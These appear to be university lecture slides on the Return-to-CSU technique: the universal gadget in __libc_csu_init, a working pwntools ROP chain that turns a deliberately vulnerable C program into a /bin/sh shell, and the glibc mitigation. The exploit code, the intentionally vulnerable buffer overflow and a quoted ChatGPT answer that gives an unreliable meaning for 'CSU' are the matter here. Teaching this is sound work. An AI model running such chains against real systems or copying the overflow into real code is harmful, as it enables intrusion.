LSN 2 : Return To CSU

Vulnerability Research

Objectives

Lesson #2: Return to CSU

- Examine ”the universal gadget” (Ret2CSU) and explore how it was discovered through manual code inspection.

- Examine methods for mitigating the universal gadget and explore the approach used by the glibc developers.

References

- Marco-Gisbert, Hector, and Ismael Ripoll. "Return-to-csu: A new method to bypass 64-bit Linux ASLR." Black Hat Asia 2018. 2018.

FLORIDA TECH

Hunting the Universal Gadget

Function Call Sequence



Image copied from: Return-to-csu: A new method to bypass 64-bit Linux ASLR

What is __lib_csu_init()?

Before Main

```
__libc_csu_init()
-> __attribute__ ((constructor)) -> ...
```

Application Code

```
int main(int argc, const char *argv[])
```

After Main

```
__libc_csu_init()
-> __run_exit_handlers()
-> __attribute__ ((destructor))
-> ...
```

```c
#include <stdio.h>
#include <stdlib.h>


void myfunctAtExit(void) {
printf("myfunctAtExit()\n");
}

void __attribute__ ((constructor)) beforeMain(){
printf("Before main()\n");
}

int main(int argc, const char *argv[]) {
atexit(myfunctAtExit);
printf("main()\n"); return 0;
}

void __attribute__ ((destructor)) afterMain() {
printf("After main()\n");
```

What is __lib_csu_init()?

chatGPT: *what does __libcsu_init() do?*

__libcsu_init is a function that is used in programs compiled with the GCC compiler. It is a part of the "Constructor Summary Table" (CSU) feature that allows the program to call a set of functions before main() is called. These functions are called "constructors" because they construct or initialize something before main() is executed.

The CSU feature is implemented by generating a special table of constructors and adding a call to __libcsu_init in the program's startup code. When the program is loaded into memory and execution begins, the startup code calls __libcsu_init, which then iterates through the table of constructors and calls each one in turn. This allows the program to perform any necessary initialization before main() is executed.

It is important to note that __libcsu_init is a function that is generated automatically by the compiler and is not intended to be called directly by the programmer. It is typically only used in programs that make use of the CSU feature.

FLORIDA TECH

Hidden Gadgets in Plain Sight

```
004006c0  void __libc_csu_init()

<...snipped ...>

00400700  4c89fa              mov     rdx, r15
00400703  4c89f6              mov     rsi, r14
00400706  4489ef              mov     edi, r13d
00400709  41ff14dc            call    qword [r12+rbx*8]
0040070d  4883c301            add     rbx, 0x1
00400711  4839dd              cmp     rbp, rbx
00400714  75ea                jne     0x400700

00400716  4883c408            add     rsp, 0x8
0040071a  5b                  pop     rbx {__saved_rbx}
0040071b  5d                  pop     rbp {__saved_rbp}
0040071c  415c                pop     r12 {__saved_r12}
0040071e  415d                pop     r13 {__saved_r13}
00400720  415e                pop     r14 {__saved_r14}
00400722  415f                pop     r15 {__saved_r15}
00400724  c3                  retn     {__return_addr}
```

Gadget #2

Gadget #1

FLORIDA TECH

Hidden Gadgets in Plain Sight

```
0040071a  5b        pop   rbx {__saved_rbx}
0040071b  5d        pop   rbp {__saved_rbp}
0040071c  415c      pop   r12 {__saved_r12}
0040071e  415d      pop   r13 {__saved_r13}
00400720  415e      pop   r14 {__saved_r14}
00400722  415f      pop   r15 {__saved_r15}
00400724  c3        retn   {__return_addr}
```

rbx = 1st var on stack
rbp = 2nd var on stack
r12 = 3rd var on stack
r13 = 4th var on stack
r14 = 5th var on stack
r15 = 6th var on stack

```
00400700  4c89fa    mov   rdx, r15
00400703  4c89f6    mov   rsi, r14
00400706  4489ef    mov   edi, r13d
00400709  41ff14dc  call  qword [r12+rbx*8]
```

rdx = r15 = 6th var on stack
rsi = r14 = 5th var on stack
edi = r13d = 32-bits (4th var on stack)
call qword [r12+rbx *8]

FLORIDA TECH

Hidden Gadgets in Plain Sight

```
rbx = 1st var on stack (set to 0x0)
r12 = 3rd var on stack (set to a pointer we'd like to dereference)
call qword [r12+rbx *8]
```

```
00400709   41ff14dc            call     qword [r12+rbx*8]
```

Who are you going to call?

FLORIDA TECH

Hidden Gadgets in Plain Sight

- Populated GOT entries are the obvious choice.
- The less obvious choice is the the _fini pointer in the .dynsym section.

- What is the .dynsym do?
- What does _fini_ do?

```
0x4006b4 <_fini>                    sub    rsp, 8
0x4006b8 <_fini+4>                  add    rsp, 8
0x4006bc <_fini+8>                  ret
```

- Calling _fini_() pretty much accomplishes a ‘ret’ gadget.

Ret2CSU Demo

Why Ret2CSU

We know we can exploit this binary since it is compiled without any stack protection and incorrectly reads in an extra 0x132f bytes into the buffer.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

__attribute__((constructor)) void ignore_me() {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
}

void vuln() {
    char buf[8];
    read(0,&buf,0x1337);
}

int main() {
    vuln();
    system("echo '<<< no shell for you'");

}
```

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

Why Ret2CSU: Limited Primitives

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

__attribute__((constructor)) void ignore_me() {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
}

void vuln() {
    char buf[8];
    read(0,&buf,0x1337);
}

int main() {
    vuln();
    system("echo '<<< no shell for you'");

}
```

However, once again we have limited primitives for the exploit. While we have system() in the plt, we do not have an address of a '/bin/sh' string.

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

Why Ret2CSU: Limited Primitives

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

__attribute__((constructor)) void ignore_me() {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
}

void vuln() {
    char buf[8];
    read(0,&buf,0x1337);
}

int main() {
    vuln();
    system("echo '<<< no shell for you'");

}
```

We could ROP our way to reading in a string

read(rdi=stdin, rsi=writeable_mem, rdx=0)

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

Why Ret2CSU: Limited Primitives

```
$ ropper -f chal.bin | grep rdi
...
0x000000000040066f: mov rdi, rax; call 0x520; nop; pop rbp; ret;
0x0000000000400723: pop rdi; ret;

$ ropper -f chal.bin | grep rsi
...
0x0000000000400721: pop rsi; pop r15; ret;


$ ropper -f chal.bin | grep rdx
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
0x0000000000400502: add byte ptr [rax - 0x7b], cl; sal byte ptr [rdx + rax - 1], 0xd0; add rsp, 8; ret;
0x0000000000400500: or ah, byte ptr [rax]; add byte ptr [rax - 0x7b], cl; sal byte ptr [rdx + rax - 1], 0xd0; add rsp,
8; ret;
0x0000000000400505: sal byte ptr [rdx + rax - 1], 0xd0; add rsp, 8; ret;
0x00000000004004ff: cmc; or ah, byte ptr [rax]; add byte ptr [rax - 0x7b], cl; sal byte ptr [rdx + rax - 1], 0xd0; add
rsp, 8; ret
```

We could ROP our way to reading in a string

read(rdi=stdin, rsi=writeable_mem, rdx=0)

Unfortunately, though it appears we lack the gadgets to set the rdx register

I can guess we can't exploit it then

That makes for a terrible lesson.

Enter Universal Gadget

How Ret2CSU

Gadget1	First gadget
0x0	rbx
0x1	rbp
got[read]	r12
0x0	rdi
Write_mem	rsi
0x8	rdx
Gadget2	call qword [r12+rbx *8] = read(0x0,&write_mem, 0x8)

pop_rdi; ret

Write_mem

System

Ret2system

”bin/sh\0”

How Ret2CSU

```
chain = cyclic(16)                # padding for overflow
chain += p64(0x40071a)            # first gadget
chain += p64(0x0)
chain += p64(0x1)
chain += p64(read)                # r12 = e.got['read']->read()
chain += p64(0x0)                 # rdi = stdin = 0x0
chain += p64(writeable_mem)       # rsi = writable_mem
chain += p64(0x8)                 # rdx = 0x8
chain += p64(0x400700)            # second gadget

chain += p64(pop_rdi)             # pop rdi; ret
chain += p64(writeable_mem)       # rdi = writeable_mem -> '/bin/sh'
chain += p64(system)              # system('/bin/sh')

p.sendline(chain)

log.info("Hit [Enter] to Send '/bin/sh\0'")
pause()
p.sendline(b'/bin/sh\0')
```

We know we can exploit this binary since it is compiled without any stack protection and incorrectly reads in an extra 0x132f bytes into the buffer.

FLORIDA TECH

How Ret2CSU: First Failure

```
[*] Sending Ret2CSU Chain
[*] Hit [Enter] to Send '/bin/sh\x00
[*] Paused (press any to continue)
[*] Here is your shell >>>
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
```

Ok. Why isn’t it working?

How Ret2CSU: First Failure

```
00400739  41ff14dc          call    qword [r12+rbx*8]
0040073d  4883c301          add     rbx, 0x1
00400741  4839dd            cmp     rbp, rbx
00400744  75ea              jne     0x400730

00400746  4883c408          add     rsp, 0x8
0040074a  5b                pop     rbx {__saved_rbx}
0040074b  5d                pop     rbp {__saved_rbp}
0040074c  415c              pop     r12 {__saved_r12}
0040074e  415d              pop     r13 {__saved_r13}
00400750  415e              pop     r14 {__saved_r14}
00400752  415f              pop     r15 {__saved_r15}
00400754  c3                retn     {__return_addr}
```

Remember the 2nd Gadget is a call().
After our gadget executes, we return back to the next instruction

How Ret2CSU: First Failure

```
00400739  41ff14dc          call    qword [r12+rbx*8]
0040073d  4883c301          add     rbx, 0x1
00400741  4839dd            cmp     rbp, rbx
00400744  75ea              jne     0x400730

00400746  4883c408          add     rsp, 0x8
0040074a  5b                pop     rbx {__saved_rbx}
0040074b  5d                pop     rbp {__saved_rbp}
0040074c  415c              pop     r12 {__saved_r12}
0040074e  415d              pop     r13 {__saved_r13}
00400750  415e              pop     r14 {__saved_r14}
00400752  415f              pop     r15 {__saved_r15}
00400754  c3                retn     {__return_addr}
```

Without accounting for the additional instructions that follow the chain, we end up returning into 0x0 instead of our pop_rdi gadget.

```
|   0x40071b <__libc_csu_init+91>     pop     rbp
|   0x40071c <__libc_csu_init+92>     pop     r12
|   0x40071e <__libc_csu_init+94>     pop     r13
|   0x400720 <__libc_csu_init+96>     pop     r14
|   0x400722 <__libc_csu_init+98>     pop     r15
| ► 0x400724 <__libc_csu_init+100>     ret     <0>}
```

How Ret2CSU: Adjusting for Call

```
chain = cyclic(16)                # padding for overflow
chain += p64(0x40071a)            # first gadget
chain += p64(0x0)
chain += p64(0x1)
chain += p64(read)                # r12 = e.got['read']->read()
chain += p64(0x0)                 # rdi = stdin = 0x0
chain += p64(writeable_mem)       # rsi = writable_mem
chain += p64(0x8)                 # rdx = 0x8
chain += p64(0x400700)            # second gadget
chain += cyclic(8)*7              # padding for after call

chain += p64(pop_rdi)             # pop rdi; ret
chain += p64(writeable_mem)       # rdi = writeable_mem -> '/bin/sh'
chain += p64(system)              # system('/bin/sh')

p.sendline(chain)

log.info("Hit [Enter] to Send '/bin/sh\0'")
pause()
p.sendline(b'/bin/sh\0')
```

We correct the exploit, adjusting for the 6 pops and the stack alignment.

How Ret2CSU: Shell Party

```
[*] Sending Ret2CSU Chain
[*] Hit [Enter] to Send '/bin/sh\x00
[*] Paused (press any to continue)
[*] Here is your shell >>>
[*] Switching to interactive mode
$ cat flag.txt
flag{i_sure_wished_this_worked_remotely_too}
```

Ok. It Works.

Mitigating the Universal Gadget

Mitigation #1: Move Gadgets to Libc

- Pro: defeats the rop chain since libc have PIE enabled by default.
- Con: Legacy applications will need to be re-compiled to support new libc.



Image copied from: Return-to-csu: A new method to bypass 64-bit Linux ASLR

Mitigation #2: Remove some of the Gadgets

- Pro: Prevent chain by updating the second gadget to use registers not under attacker control.
- Con: Legacy applications will have to be recompiled to opt-in to protection mechanism.



Image copied from: Return-to-csu: A new method to bypass 64-bit Linux ASLR

Actual Mitigation

[PATCH] Reduce the statically linked startup code [BZ #23323]

- *From*: fweimer at redhat dot com (Florian Weimer)
- *To*: libc-alpha at sourceware dot org
- *Date*: Sat, 23 Jun 2018 23:45:25 +0200
- *Subject*: [PATCH] Reduce the statically linked startup code [BZ #23323]

```
It turns out the startup code in csu/elf-unit.c has a perfect pair of
ROP gadgets (see Marco-Gisbert and Ripoll-Ripoll, “return-to-csu: A
New Method to Bypass 64-bit Linux ASLR”).  These functions are not
needed in dynamically-linked binaries because DT_INIT/DT_INIT_ARRAY
are already processed by the dynamic linker.  However, the dynamic
linker skipped the main program for some reason.  For maximum
backwards compatibility, this is not changed, and instead, the main
map is consulted from __libc_start_main if the init function argument
is a NULL pointer.

For statically linked binaries, the old approach based on linker
symbols is still used because there is nothing else available.
```

FLORIDA TECH

Thank you.